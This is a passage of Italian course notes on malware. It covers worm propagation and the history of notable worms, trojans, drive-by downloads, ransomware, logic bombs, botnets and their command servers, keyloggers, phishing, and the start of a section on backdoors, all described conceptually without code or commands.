Un **worm** è un **programma** che cerca attivamente altre macchine da infettare e poi ogni macchina infettata serve da rampa di lancio automatica per sferrare attacchi ad altre macchine.

I **worm sfruttano** le *vulnerabilità del software* nei programmi client o server per ottenere l'accesso a ogni nuovo sistema, utilizzando connessioni di rete, unità USB, CD, DVD. I worm di posta elettronica si diffondono tramite codice macro o script dei documenti allegati.

Dopo l'attivazione, il **worm può replicarsi, propagarsi nuovamente** e portare con sè una qualche forma di payload.

Primo worm non malevolo realizzato negli anni '80 nei laboratori che cercava sistemi inattivi da utilizzare per svolgere un'attività computazionalmente onerosa.

Per replicarsi un worm ha bisogno di alcuni mezzi per accedere ai sistemi remoti:

- **Posta elettronica o servizio di messaggistica istantanea:** un worm invia una copia di se stesso via e-mail ad altri sistemi o si trasmette come allegato mediante un servizio di messaggistica istantanea.
- **Condivisione di file:** un worm crea una copia di se stesso oppure infetta, alla stregua di un virus, altri file idonei su un supporto rimovibile come una chiavetta USB.
- **Funzionalità di esecuzione remota:** un worm esegue una copia di se stesso su un altro sistema utilizzando un'esplicita funzione di esecuzione remota o sfruttando una falla di programma in un servizio di rete.
- **Funzionalità di trasferimento o di accesso remoto ai file:** : un worm utilizza un servizio di accesso remoto ai file o di trasferimento a un altro sistema per copiarsi da un sistema all'altro.
- **Funzionalità di login remoto:** un worm accede a un sistema remoto come utente e poi utilizza dei comandi per copiare se stesso da un sistema all'altro, dove poi viene eseguito.

La nuova copia del programma worm viene quindi **eseguita sul sistema remoto** dove, oltre alle eventuali funzioni di **payload** che esegue su quel sistema, continua a **propagarsi**.

Di norma un worm presenta le stesse fasi di un virus informatico: **dormiente, di propagazione** (cercando di infettare sistemi tramite tabelle degli host, rubriche, elenchi di amici, peer attendibili,...) , **di attivazione** e **di esecuzione**.

Il worm può anche cercare di stabilire se un sistema è stato precedentemente infettato prima di copiarsi su di esso.

### 5.5.1 Ricerca del target.

Lo **scanning** o **fingerprint** è la prima operazione nella fase di propagazione che consiste nel **cercare altri sistemi da infettare**.

Lo **scanning avviene in ripetizione** **finche' non viene creata un'ampia rete distribuita di macchine infette**.

Tipi di strategie di scanning degli indirizzi di rete di un worm:

- **Casuale:** ogni host compromesso analizza indirizzi casuali nello spazio degli indirizzi IP.
- **Hit-list:** in un processo lento l'attaccante elabora una lunga lista di macchine potenzialmente vulnerabili e infetta queste ultime. A ogni macchina infettata viene fornita una porzione della lista da scansionare.
- **Topologica:** utilizza le informazioni contenute nelle macchine vittime infettate per trovare altri host da scansioneare
- **Sottorete locale:** se un host può essere infettato alle spalle di un firewall, tale host utilizza la struttura dell'indirizzo di sottorete per trovare altri host che altrimenti sarebbero protetti dal firewall.

### 5.5.2 Modello di propagazione del worm.

Il **worm** è un *tipo di malware* che si **diffonde autonomamente attraverso i sistemi informatici sfruttando vulnerabilità**. Può infettare numerosi host **in modo rapido**. La propagazione dei worm può essere modellata utilizzando concetti simili a quelli delle epidemie, e i modelli epidemiologici possono aiutare a comprendere il loro comportamento di diffusione.

Durante la propagazione, si possono distinguere *tre fasi*: una **fase iniziale di crescita esponenziale**, una **fase intermedia di crescita lineare** e un'**ultima fase più lenta in cui il worm cerca di infettare gli host rimanenti**. È cruciale contrastare il worm nella fase iniziale per evitare che infetti un gran numero di host.

Gli attacchi simili a precedenti attacchi possono essere contrastati in modo più efficace rispetto a nuovi attacchi.

### 5.5.3 Il worm di Morris.

*La prima e la più importante infezione da worm su sistemi UNIX è quella di Morris del 1988.*

Una volta **eseguito su un host**, **cercava di scoprire altre macchine accessibili da quell'host**. Faceva ciò esaminando diverse tabelle e elenchi, come le tabelle di sistema, i file di inoltro della posta elettronica e le tabelle di autorizzazione per l'accesso a account remoti. *Per ogni host scoperto, il worm provava diversi metodi per ottenere l'accesso*, come tentativi di violare le password locali con un programma di cracking delle password, sfruttare

*bug nei protocolli di rete o nelle opzioni di debug.*

Se uno di questi attacchi aveva successo, il worm stabiliva una connessione con l'interprete dei comandi del sistema operativo e inviava un programma di bootstrap per scaricare il resto del worm. Questo permetteva l'esecuzione del nuovo worm sul sistema infettato.

#### **5.5.4 Una breve storia sugli attacchi di worm.**

Nel 1998 apparve il *worm di posta elettronica Melissa* che racchiudeva virus, worm e Trojan. Questo usava una macro di Microsoft Word incorporata in un allegato, in cui veniva inviata a tutti i contatti e-mail dell'utente, propagandosi come worm e provocava danni sul sistema dell'utente (si copiava in altri documenti).

Nel 1999 si diffuse una versione più recente di questo virus di posta elettronica dove il virus veniva attivato semplicemente aprendo l'e-mail e non più l'allegato. Veniva utilizzato il linguaggio di scripting Visua Basic.

Nel luglio del 2001 apparve il *worm Code Red* che sfruttava una falla di sicurezza di Microsoft Internet Information Server (IIS) per introdursi e diffondersi. Questo disattivava il controllore dei file di sistema di Windows, provava indirizzi IP casuali per diffondersi su altri host. Dopo un periodo di propagazione sferrò un attacco di denial-of-service contro un sito web governativo inondandolo con pacchetti di vari host. Oltre al danno causato dal server Code Red consumò enormi quantità di risorse Internet interrompendo il servizio.

*Code Red II* apparve nell'agosto del 2001 e cercava di infettare i sistemi presenti nella stessa sottorete del sistema infetto. Inoltre installava una backdoor che permetteva all'attaccante di eseguire comandi da remoto sui computer delle vittime.

Anche il *worm Nimda* del settembre 2001 aveva caratteristiche simili di worm, virus e mobile code. Si diffuse con email, condivisioni di Windows, server web, client web, backdoor (sfruttava infezioni precedenti).

Nel 2003 apparve il *worm SQL Slammer* che sfruttava una vulnerabilità di buffer overflow del server Microsoft SQL. Infettò il 90 per cento degli host vulnerabili in 10 minuti.

Alla fine del 2003 ci fu il *Sobig.F* che installava una backdoor che permetteva all'attaccante di eseguire comandi da remoto sui computer delle vittime.

*Mydoom* è un *worm di e-mailing* del 2004 che tramite l'installazione di backdoor nei computer infetti, gli attaccanti potevano ottenere l'accesso remoto a dati come password e numeri di carte di credito.

Nel 2006 apparve il *worm Warezov* che creava svariati eseguibili nelle directory di sistema e predisponiva la propria esecuzione a ogni avvio di Windows creando una voce di registro. Si propagava con indirizzi e-mail e allegati relativi a quest'ultimi. Alcuni erano in grado di scaricare malware come Trojan horse e adware.

Il *worm Conficker o Downadup* del 2008 divenne una delle infezioni più diffuse dopo l'SQL Slammer. Questo sfruttava una vulnerabilità di buffer overflow di Windows (prima anche con USB e file in rete).

Nel 2010 venne rilevato il worm Stuxnet che limitava intenzionalmente il proprio tasso di diffusione per ridurre la probabilità di essere rilevato. Questo prendeva di mira anche i sistemi di controllo industriali (soprattutto iraniani) per interrompere il funzionamento delle loro apparecchiature. Per la propagazione si utilizzarono unità USB, condivisioni di file in rete e l'impiego di almeno quattro exploit, zero-day, di vulnerabilità sconosciuti.

Alla fine del 2011 venne scoperto il *worm Duqu* che similamente al Stuxnet spiava il programma nucleare iraniano.

Nel 2012 il *worm Flame* era rivolto verso i paesi del Medio Oriente.

Nel maggio del 2017 l'attacco ransomware WannaCry si è diffuso in maniera estremamente rapida colpendo più di 150 paesi. Si è diffuso come un worm scansionando in modo assiduo sia reti locali sia reti remote casuali cercando di sfruttare una vulnerabilità del servizio di condivisione file SMB sui sistemi Windows privi di patch.

Venne rallentato grazie all'accidentale attivazione di un dominio "kill-switch".

Una volta installato su sistemi infetti, esso ne criptava anche i file esigendo poi il pagamento di un riscatto per poterli recuperare.

### 5.5.5 Stato della tecnologia dei worm.

Lo stato dell'arte relativo alla tecnologia dei worm comprende i seguenti aspetti:

- **Multipiattaforma**: i worm più recenti non attaccano solo Windows, ma anche altre piattaforme come UNIX, ...
- **Multi-exploit**: i worm più recenti penetrano nei sistemi sfruttando exploit contro i server web, i browser, la posta elettronica, la condivisione di file e altre applicazioni di rete oppure attraverso supporti condivisi.
- **Diffusione ultraveloce**: si sfruttano varie tecniche per ottimizzare il tasso di diffusione di un worm .
- **Polimorfismo**: per eludere il rilevamento ogni copia del worm presenta un nuovo codice generato sul momento utilizzando istruzioni funzionalmente equivalenti e tecniche di crittografia.
- **Metamorfismo**: oltre a cambiare il proprio aspetto, i worm metamorfici sono dotati di un repertorio di pattern di comportamento applicati a seconda dello stadio di propagazione.
- **Mezzi di trasporto**: i worm compromettono rapidamente tanti sistemi, sono ideali per diffondere un'ampia varietà di payloads dannosi, quali i bot di denial-of-service distribuiti, i rootkit, i generatori di spam e gli spyware.
- **Zero-day exploit**: per massimizzare il fattore sorpresa e la distribuzione un worm dovrebbe sfruttare una vulnerabilità non nota che viene scoperta dalla comunità della rete soltanto quando il worm viene lanciato.

### 5.5.6 Mobile Code.

**NIST SP 800-28** (*Guidelines on Active Content and Mobile Code, marzo 2008*) definisce i mobile code come **programmi** (ad esempio, script, macro, o altre istruzioni portatili) che possono essere trasmessi invariati a un insieme eterogeneo di piattaforme ed eseguiti con identica semantica.

I mobile code sono programmi che possono essere trasmessi da un sistema remoto a un sistema locale e eseguiti senza l'esplicito consenso dell'utente.

Spesso funge da meccanismo per la trasmissione di virus, worm o Trojan horse sulla workstation dell'utente. In altri casi sfrutta delle vulnerabilità per mettere a segno i propri exploit, come l'accesso non autorizzato a dati o la compromissione dell'utente root.

I **ettori più comuni di mobile code** includono le *applet Java, ActiveX, JavaScript e VBScript*. Le **modalità più diffuse di utilizzo del mobile code per attività dannose sul sistema locale** sono: *cross-site scripting, siti web interattivi e dinamici, allegati di posta elettronica e download da siti non attendibili o di software non attendibile*.

### 5.5.7 Worm per telefoni cellulari.

I worm sono apparsi nei telefoni cellulari la prima volta nel 2004-2005. Questi **comunicano** attraverso connessioni wireless **Bluetooth** o tramite il **servizio di messaggistica multimediale (MMS)**. Il malware dei telefoni cellulari può disabilitare completamente il telefono, cancellare i dati presenti nel telefono o forzare il dispositivo a inviare messaggi costosi a numeri a tariffa maggiorata.

Il worm *CommWarrior* si replicava tramite Bluetooth su altri telefoni nell'area di ricezione. Inviava se stesso anche sotto forma di file MMS ai numeri della rubrica del telefono e nelle risposte automatiche ai messaggi di testo e MMS in arrivo. Inoltre, si copiava sulla scheda di memoria rimovibile e si inseriva nei file di installazione dei programmi del telefono.

La stragrande maggioranza dei malware per telefoni cellulari finora riscontrata fa uso di app Trojan per installarsi.

### 5.5.8 Vulnerabilità lato client e drive-by-download.

Un altro approccio per sfruttare le vulnerabilità del software prevede lo **sfruttamento di bug nelle applicazioni utente per installare malware**.

Il **drive-by-download** consiste nello sfruttare le vulnerabilità dei browser e dei plugin (come Adobe FlashPlayer e Oracle Java) così che quando l'utente visualizza una pagina web controllata dall'attaccante, tale pagina contiene

il codice che sfrutta il bug per scaricare e installare il malware sul sistema senza che l'utente ne sia a conoscenza o abbia dato il proprio consenso.

Questo malware non si propaga in modo attivo come fa un worm, ma piuttosto aspetta che utenti ignari visitino la pagina web malevola per poi diffondersi nei loro sistemi.

Gli attacchi **watering-hole** sono una variante del *drive-by-download* con un **attacco più mirato** in cui l'attaccante mira vittime designate individuando i siti web che è probabile che visitino e sfruttando le vulnerabilità di tali siti per installare il malware e attuare il *drive-by-download*.

Il **malvertising** è un'altra tecnica usata per posizionare i malware su siti web senza effettivamente comprometterli. L'attaccante compra annunci pubblicitari (con malware) probabili per la pagina web che infettano i visitatori dei siti in cui vengono mostrati.

Altri tipi di malware possono sfruttare vulnerabilità nei visualizzatori di PDF per installarsi senza il consenso dell'utente quando viene visualizzato un documento PDF malevolo. Questi documenti possono essere diffusi tramite email di spam o come parte di attacchi di **phishing mirati**.

#### 5.5.9 Clickjacking.

Il **clickjacking** o **user-interface (UI) redress attack** (letteralmente "attacco di riparazione dell'interfaccia utente (UI)") è una **vulnerabilità** che permette agli attaccanti di dirottare i click e le azioni degli utenti infetti. Gli **attaccanti** possono manipolare l'interfaccia utente per indurre gli utenti a fare clic su elementi non desiderati o a compiere azioni involontarie, come modificare le impostazioni del computer o essere reindirizzati a siti web dannosi. Utilizzando tecniche come **sovraposizioni di elementi** o **reindirizzamenti invisibili**, gli attaccanti possono ingannare gli utenti e **dirottare i loro clic verso altre pagine o azioni non volute**. In alcuni casi, possono addirittura dirottare le sequenze di tasti digitate dagli utenti. Un utente può essere anche indotto a credere di stare digitando la password della propria e-mail o del proprio conto bancario quando invece la sta digitando in un frame invisibile controllato dall'attaccante.

Il **clickjacking** può essere realizzato attraverso diverse tecniche e nuovi metodi continuano ad essere sviluppati mentre vengono implementate difese.

### 5.6 Propagazione - ingegneria sociale - posta indesiderata, Trojan.

**Ingegneria sociale:** "ingannare" gli utenti per favorire la compromissione dei loro sistemi o delle loro informazioni personali. Un utente prende visione e risponde a qualche messaggio di posta indesiderata oppure consente l'installazione e l'esecuzione di programmi Trojan horse o di codici di scripting.

#### 5.6.1 Spam (e-mail di massa non richieste).

Con la diffusione della posta elettronica è nata la **massa di e-mail non richieste**, chiamata **spam**.

Quest'ultima è molto presente e per questo si è verificata una crescita dell'industria antispam che fornisce prodotti per rilevare e filtrare le e-mail di posta indesiderata. I *spammer* elaborano tecniche per far passare furtivamente i propri contenuti, e dei difensori, che cercano di bloccarli. Questi sfruttano molto i social media.

Anche se alcune e-mail di spam vengono inviate da server di posta legittimi utilizzando credenziali utente rubate, la maggior parte dello spam attuale viene inviato da **botnet che utilizzano sistemi utente compromessi**.

Una parte significativa del contenuto delle e-mail di spam è costituita semplicemente da **pubblicità che cerca di convincere il destinatario ad acquistare qualche prodotto online oppure viene usata in truffe**.

Lo spam può essere anche **vettore di malware**: l'e-mail potrebbe avere un documento allegato che, se aperto, potrebbe sfruttare una vulnerabilità del software per installare del malware sul sistema dell'utente, oppure potrebbe avere in allegato un programma Trojan horse o un codice di scripting che, se eseguito, installa anch'esso del malware sul sistema dell'utente.

Lo spam può essere utilizzato in un **attacco di phishing**, che in genere reindirizza l'utente verso un sito web fraudolento che simula qualche servizio legittimo, come un sito di online banking, tramite cui tenta di acquisire i dettagli di accesso e la password dell'utente, oppure verso la compilazione di qualche form con dettagli personali sufficienti a consentire all'attaccante di impersonare l'utente in un furto di identità.

**È importante fornire agli utenti un'adeguata formazione di sensibilizzazione sulla sicurezza** in modo che siano maggiormente in grado di riconoscere e rispondere in modo appropriato a tali e-mail.

### 5.6.2 Trojan horse.

Un **Trojan horse** (*cavallo di troia*) è un **programma contenente codice nascosto** che, se invocato, **svolge alcune operazioni indesiderate o dannose, può compiere in maniera indiretta azioni che l'attaccante non potrebbe svolgere direttamente**. Per acquisire l'accesso alle informazioni sensibili e personali memorizzate nei file di un utente, un attaccante potrebbe creare un programma Trojan horse che, una volta eseguito, **analizza i file dell'utente alla ricerca delle informazioni sensibili desiderate e ne invia una copia all'attaccante stesso tramite un web form o una e-mail o un messaggio di testo**.

*Il programma potrebbe essere incorporato in un gioco oppure in un programma di utilità nell'app store.* Approccio utilizzato con applicazioni che dichiarano di essere anti-virus, ma si trattano di trattano di Trojan malevoli che spesso contengono payload come spyware per cercare le credenziali bancarie.

I Trojan horse *rientrano in 3 modelli* in cui si applica la funzione del programma e in più un'attività malevole separata oppure la funzione del programma può essere modificata e resa dannosa (login che raccoglie password) oppure una funzione dannosa che sostituisce completamente la funzione del programma originale.

Alcuni Trojan evitano la richiesta di intervento da parte dell'utente sfruttando vulnerabilità del software. Questo li rende simili a un worm, ma a differenza di questo, non si replicano.

Le truffe di assistenza tecnica rappresentano un problema crescente di ingegneria sociale, ad esempio *call center che chiamano gli utenti per problemi inesistenti sui loro sistemi informatici e cercano di offrire loro un'assistenza tecnica ingannevole o chiedono loro di installare malware Trojan o altre applicazioni indesiderate sui loro sistemi*.

### 5.6.3 Trojan per telefoni cellulari.

I Trojan per telefoni cellulari sono apparsi per la prima volta nel 2004 con la scoperta di *Skuller*. Questi Trojan di solito vengono **distribuiti attraverso marketplace di app**. Il target principale è **Android**.

Uno degli esempi recenti è un *Trojan di phishing che induce l'utente a inserire i propri dati bancari e un ransomware che imita nel design lo stile di Google per apparire più legittimo e intimidatorio*.

Per la Apple ci sono controlli più severi e i Trojan per iPhone colpiscono telefoni "jail-broken" su siti non ufficiali. Numerose versioni del sistema operativo degli iPhone presentavano però alcune forme di vulnerabilità grafica o PDF e proprio queste vulnerabilità furono il principale mezzo utilizzato per effettuare il "jailbreak" dei telefoni.

Nel 2015, è stata riscontrata la presenza del *malware XcodeGhost* in varie app legittime dell'Apple Store. Le app non furono intenzionalmente progettate per essere dannose, ma i loro sviluppatori utilizzarono **Xcode**, un sistema di sviluppo compromesso, che **installava di nascosto il malware al momento della creazione delle app**.

## 5.7 Payload - corruzione del sistema.

Una volta che il **malware è attivo sull'obiettivo**, **potrà intraprendere delle azioni su tale sistema**, questo viene chiamato **payload**.

Alcuni payload sono *inesistenti o non funzionali* perchè il loro unico obiettivo è **diffondersi**. Ma ci sono molto payload che **svolgono attività segrete a beneficio dell'attaccante**.

Ad esempio un *payload* può provocare la distruzione dei dati sul sistema infetto oppure cercare di provocare danni al sistema nel mondo reale.

Tutte queste azioni hanno come **obiettivo** quello di **compromettere l'integrità del software o dell'hardware del sistema o dei dati dell'utente**. Queste modifiche *non si verificano immediatamente*, ma solo al verificarsi di condizioni di attivazione che soddisfano il loro codice di **bomba logica**.

### 5.7.1 Distruzione dei dati e ransomware.

Il *virus Chernobyl* (1998) è un primo esempio di **virus parassita distruttivo**, residente in memoria, per sistemi Windows 95 e 98.

Infetta i file eseguibili alla loro apertura e una volta raggiunta una data di attivazione, il virus cancella i dati sul sistema infetto sovrascrivendo il primo megabyte del disco rigido con degli zeri, con conseguente danneggiamento massiccio dell'intero file system.

Il *worm di massmailing Klez* (2001) è un primo esempio di **worm distruttivo** ad aver infettato i sistemi da Windows 95 a XP. Si diffonde inviando copie di se stesso via e-mail agli indirizzi trovati nella rubrica e nei file del sistema. Può arrestare e cancellare alcuni programmi antivirus in esecuzione sul sistema. Nelle date di attivazione, ovvero il giorno 13 di diversi mesi di ogni anno, fa sì che i file sul disco rigido locale vengano svuotati.

**Ransomware:** **malware** che **criptano i dati dell'utente e richiedono di pagare un riscatto per ottenere la chiave necessaria al recupero di tali informazioni.**

Inizialmente si utilizzava una crittografia più debole che poteva essere violata senza pagare il riscatto, le versioni successive basate su crittografia a chiave pubblica con grandi dimensioni delle chiavi non potevano essere violate nella stessa maniera.

Nel maggio del 2017 il *ransomware WannaCry* ha infettato numerosi sistemi in diversi paesi. Una volta installato sui sistemi infettati, **criptava un elevato numero di file corrispondenti a specifici tipi e poi richiedeva il pagamento di un riscatto in Bitcoin per il loro recupero.** A pagamento effettuato, il recupero di dette informazioni era generalmente possibile soltanto se l'organizzazione disponeva di validi backup e di un adeguato piano di incident response e disaster recovery.

Questi attacchi hanno colpito sia i sistemi PC che i dispositivi mobili e i server Linux e sono di notevole importanza anche al giorno d'oggi.

Sono spesso *diffusi tramite drive-by-download o e-mail di spam.*

### 5.7.2 Danni nel mondo reale.

I **payload** possono anche avere come *obiettivo* quello di **causare danni alle apparecchiature fisiche.**

Il **virus Chernobyl danneggia i dati**, ma **cerca di riscrivere il codice BIOS** (della fase iniziale di avvio del computer). Se l'attacco ha *esito positivo*, il **processo di avvio fallisce e il sistema diviene inutilizzabile fino a quando il chip BIOS non viene riprogrammato o sostituito.**

Ad esempio il payload del *worm Stuxnet* ha colpito alcuni specifici software di sistemi di controllo industriale, in cui il **worm sostituiva il codice di controllo originale con codice che portava intenzionalmente al guasto dell'apparecchiatura collegata.**

Si è fortemente sospettato che le centrifughe utilizzate nel programma iraniano di arricchimento dell'uranio fossero il target dell'attacco.

La *Security and Defense Review del 2015 del Governo Britannico* ha messo in evidenza le **crescenti preoccupazioni in merito all'utilizzo di attacchi informatici contro le infrastrutture critiche**, perché parte delle infrastrutture critiche non sono sufficientemente corazzate dal punto di vista della sicurezza per resistere a simili attacchi.

### 5.7.3 Bomba logica.

La **bomba logica** è un **codice incorporato nel malware** configurato per **"esplosione"** quando si verificano determinate **condizioni**, come ad esempio *trigger* (inneschi): file o dispositivi del sistema, un particolare giorno della settimana o una data, una versione di un software o un utente che esegue un'applicazione.

Una volta innescata, **una bomba può modificare o cancellare dati o interi file, provocare l'arresto di una macchina o causare altri danni.**

## 5.8 Payload - agenti di attacco - zombie, bot.

Vediamo la **categoria di payload** in cui il **malware stravolge le risorse computazionali e di rete del sistema infetta per essere utilizzate dall'attaccante.** Un sistema del genere è noto come **bot (robot)**, **zombie** o **drone** e **assume segretamente il controllo di un altro computer collegato a Internet per poi utilizzarlo per lanciare o gestire attacchi che sono difficili da ricondurre al creatore del bot stesso.**

I **sistemi compromessi** sono i **personal computer**, i **server** e ultimamente **dispositivi embedded** come *router* o *videocamere di sorveglianza*. L'insieme dei bot è spesso in grado di **agire in modo coordinato**; una rete di questo tipo prende il nome di **botnet**. Questo tipo di payload compromette l'integrità e la disponibilità del sistema infettato.

Vediamo i vari usi dei bot:

- **Attacchi DDoS** (*Distributed Denial-of-Service*): attacco a un sistema informatico o a una rete che causa agli utenti una perdita di servizio.
- **Spamming:** con botnet e una migliaia di bot un attaccante è in grado di inviare massicce quantità di e-mail di massa (spam).

- **Sniffing del traffico:** i bot utilizzano uno sniffer di pacchetti per intercettare dati in chiaro interessanti che transitano da una macchina compromessa (soprattutto username e password)
- **Keylogging:** se la macchina compromessa utilizza canali di comunicazione criptati com HTTPS o POP3S lo sniffing dei pacchetti è inutile perché i pacchetti sono cifrati. Con un keylogger un attaccante può recuperare informazioni sensibili perché riesce a catturare le sequenze di caratteri digitati su tastiera sulla macchina infetta.
- **Diffusione di nuovo malware:** le botnet sono utilizzate per diffondere nuovi bot grazie allo scaricamento ed esecuzione di file via HTTP e FTP.
- **Installazione di componenti aggiuntivi pubblicitari e di browser helper object (BHO):** le botnet possono essere utilizzate per ottenere vantaggi finanziari ad esempio creando un sito web falso contenente alcune pubblicità: l'operatore di questo sito web negozia un accordo con alcune società di hosting che pagano per i clic sugli annunci. Con l'aiuto di una botnet, questi clic possono essere "automatizzati" in modo che alcune migliaia di bot clicchino istantaneamente sui pop-up.
- **Attacco a reti di chat IRC:** le botnet vengono utilizzate anche per attacchi contro le reti Internet Relay Chat (IRC). In maniera analoga a un attacco DDoS, in un attacco clone il modulo di controllo ordina a ciascun bot di collegare cloni alla rete IRC vittima. La rete viene invasa da richieste di servizio di migliaia di bot e viene così messa fuori uso.
- **Manipolazione di sondaggi/giochi online:** è semplice manipolare i sondaggi/giochi online tramite botnet. Dato che ogni bot possiede un indirizzo IP distinto, ogni voto avrà la stessa credibilità di un voto espresso da una persona reale. I giochi online possono essere manipolati in maniera similare.

### 5.8.1 Funzione di controllo remoto.

La funzione di controllo remoto **distingue un bot da un worm**.

Un **worm** si propaga e si attiva da solo, mentre un **bot** è controllato da una qualche forma di rete di server di command-and-control (C&C) non continuo ma attivato periodicamente quando il bot rileva di avere accesso alla rete.

Uno dei primi metodi per implementare la funzione di controllo remoto utilizzava un **server IRC**, più recentemente protocolli come **HTTP o peer-to-peer** (per evitare vulnerabilità). I **bot** si connettono a un canale specifico su questo server e interpretano i messaggi ricevuti come comandi.

I server di comando e controllo (C&C) delle botnet erano inizialmente identificabili e vulnerabili, poiché utilizzavano **indirizzi fissi che potevano essere sequestrati o rimossi dalle autorità**. Per eludere questo problema, le famiglie di malware hanno adottato diverse tecniche come la **generazione automatica di numerosi nomi di dominio per i server**, rendendo **difficile individuarli poiché** possono essere facilmente cambiati se compromessi. Gli analisti di sicurezza devono svolgere l'attività di reverse engineering dell'algoritmo di generazione dei nomi per ottenere il controllo su un ampio insieme di possibili domini.

Un'altra tecnica utilizzata per nascondere i server C&C è il **"fast-flux DNS"**. Questo metodo prevede il **costante cambio dell'indirizzo IP associato a un particolare nome di dominio del server**, di solito ogni pochi minuti. I **server proxy**, che spesso fanno parte della stessa botnet, vengono utilizzati come **intermediari per facilitare questo processo**. Questo rende ancora più difficile la localizzazione dei server C&C e ne aumenta la resilienza.

Una volta che la comunicazione tra il modulo di controllo e i bot è stata stabilita, il **modulo di controllo** può gestire i bot inviando loro comandi. Questi comandi possono includere procedure predefinite da eseguire o comandi di aggiornamento per scaricare ed eseguire file da una specifica posizione su Internet. Ciò conferisce ai bot una maggiore flessibilità e li rende strumenti adattabili per lanciare diversi tipi di attacchi. Il modulo di controllo può anche raccogliere informazioni dai bot per sfruttarle successivamente.

Una **contromisura efficace contro una botnet** è prendere il controllo della sua rete di comando e controllo (C&C) o spegnerla completamente. Questo significa ottenere il controllo dei server C&C o interrompere la loro operatività, rendendo i bot incapaci di comunicare con il modulo di controllo.

## 5.9 Payload - furto di informazioni - keylogger, phishing, spyware.

Esaminiamo ora un **payload** dove il malware tenta di raccogliere i dati memorizzati su un sistema infettato per l'utilizzo da parte dell'attaccante. Uno degli obiettivi comuni di questo payload è ottenere le credenziali di accesso e le password dell'utente per siti bancari, siti di gioco d'azzardo o altri simili. L'attaccante sfrutta queste informazioni per impersonare l'utente e accedere ai siti con l'intento di trarne profitto. Inoltre, il payload può prendere di mira documenti sensibili o dettagli di configurazione del sistema al fine di effettuare attività di ricognizione o spionaggio.

### 5.9.1 Furto di credenziali, keylogger e spyware.

Generalmente gli utenti inviano le credenziali di login e password con canali di comunicazione **cifrati** (*HTTPS, POP3S*) che li **proteggono dalle intercettazioni**.

Per aggirare questo problema, un attaccante può utilizzare un **keylogger**, che cattura le sequenze di caratteri digitali su tastiera sulla macchina infetta. Il keylogger per evitare testo inutile ha una **forma di filtraggio che restituisce soltanto le informazioni correlate alle parole chiave desiderate** ("login" o "password" o "paypal.com").

Per questo siti bancari e altri sono passati a un **applet grafica per risolvere il problema**.

A loro volta gli **attaccanti** hanno sviluppato **payload spyware** per sovvertire la macchina compromessa e permettere il monitoraggio di una vasta gamma di attività sul sistema, come il monitoraggio della cronologia e dell'attività di navigazione, il reindirizzamento di alcune richieste di pagine web a siti contraffatti controllati dall'attaccante e la modifica dinamica dei dati scambiati tra il browser e determinati siti web di interesse.

Il *Trojan bancario Zeus* creato con il **toolkit crimeware** è un esempio che ruba credenziali bancarie e finanziarie sia con un keylogger sia catturando ed eventualmente modificando i form di inserimento dati su certi siti web. Viene distribuito con **e-mail di spam** o con un sito web compromesso con un attacco drive-by-download.

### 5.9.2 Phishing e furto d'identità.

Un approccio comune per rubare le credenziali di login e password di un utente è inviare **e-mail di spam** contenenti URL che conducono a siti web ingannevoli controllati dagli attaccanti. Questi siti imitano pagine di login di istituti bancari, giochi o altri servizi e cercano di convincere l'utente a inserire le proprie credenziali per evitare il blocco dell'account. Se l'utente cade nella trappola e fornisce le informazioni richieste, gli attaccanti possono sfruttare l'account utilizzando le credenziali ottenute.

In generale, le **e-mail di spam** possono indirizzare gli utenti a siti web ingannevoli controllati dagli attaccanti o convincerli a compilare moduli allegati da rispedire a un indirizzo e-mail accessibile dagli attaccanti. Questo permette agli **attaccanti** di raccogliere informazioni private e personali dell'utente. Con queste informazioni, gli **attaccanti** possono assumere l'identità dell'utente per ottenere credito o accedere ad altre risorse riservate. Questo tipo di attacco è noto come **phishing** e sfrutta l'*ingegneria sociale* per approfittare della fiducia dell'utente simulando comunicazioni da fonti affidabili.

Le **e-mail di spam** di solito vengono inviate a un grande numero di utenti, spesso tramite una **botnet**.

Una variante più pericolosa del **phishing** è lo **spear-phishing**, in cui le **e-mail vengono attentamente selezionate e personalizzate per i destinatari specifici**. Questo aumenta la probabilità che il destinatario cada nella trappola, poiché le e-mail sembrano autentiche e contengono informazioni personalizzate. Lo **spear-phishing** viene spesso utilizzato in casi di *spionaggio industriale, frodi finanziarie e altri tipi di attacchi mirati*.

Il numero di incidenti di **phishing** e la quantità di informazioni personali esposte continuano ad aumentare, sia che derivino da phishing, drive-by-download o attacchi diretti degli hacker.

### 5.9.3 Ricognizione, spionaggio ed esfiltrazione di dati.

Il **furto di credenziali e di identità** sono casi speciali di **payload di ricognizione** che mirano a ottenere informazioni desiderate per consegnarle all'attaccante. Tuttavia, ci sono anche altri obiettivi. Ad esempio, l'*operazione Aurora nel 2009* ha utilizzato un **Trojan** per ottenere l'accesso e potenzialmente modificare i repository dei codici sorgente di varie imprese tecnologiche, di sicurezza e difesa. Il **worm Stuxnet**, scoperto nel 2010, aveva come obiettivo l'**acquisizione di dettagli di configurazione hardware e software per determinare se aveva compromesso sistemi specifici desiderati**.

Ci sono anche casi notevoli di **esposizione di dati su larga scala**. Ad esempio, la *fuga di notizie di WikiLeaks nel*

2010, in cui sono stati rivelati documenti militari e diplomatici sensibili da parte di Chelsea (precedentemente Bradley) Manning, e il rilascio delle informazioni sui programmi di sorveglianza della NSA da parte di Edward Snowden nel 2013. Entrambi i casi coinvolgevano insiders che sfruttavano i propri diritti di accesso per divulgare informazioni per motivi ideologici, generando discussioni globali sulle conseguenze di tali azioni.

Al contrario, il rilascio delle informazioni personali degli utenti del sito per adulti *Ashley Madison* nel 2015 e la fuga di notizie dei *Panama Papers* nel 2016, che riguardava milioni di documenti su entità off-shore utilizzate come paradisi fiscali, sono stati attribuiti a hacker esterni che hanno sfruttato sistemi poco protetti. Entrambe gli episodi hanno avuto gravi conseguenze per le persone coinvolte.

Gli attacchi APT (*Advanced Persistent Threat*, minaccia avanzata e persistente) possono causare la perdita di grandi quantità di informazioni sensibili che vengono inviate agli attaccanti una volta estratte dall'organizzazione target. Per rilevare e prevenire questa esfiltrazione di dati, sono necessarie contromisure tecniche di "data-loss prevention" che gestiscano l'accesso e la trasmissione di tali informazioni attraverso il perimetro di rete dell'organizzazione.

## 5.10 Payload - stealthing - backdoor, rootkit.

Esamineremo ora il payload che coinvolge le tecniche utilizzate dai malware per mascherarsi e ottenere un accesso segreto ai sistemi infetti. Questo tipo di payload non solo compromette la sicurezza del sistema, ma può anche danneggiarne l'integrità complessiva.

### 5.10.1 Backdoor.

Una backdoor, o trapdoor, è un punto di ingresso segreto in un programma che permette a qualcuno, che ne è a conoscenza, di acquisire l'accesso al sistema evitando le procedure di accesso di sicurezza.

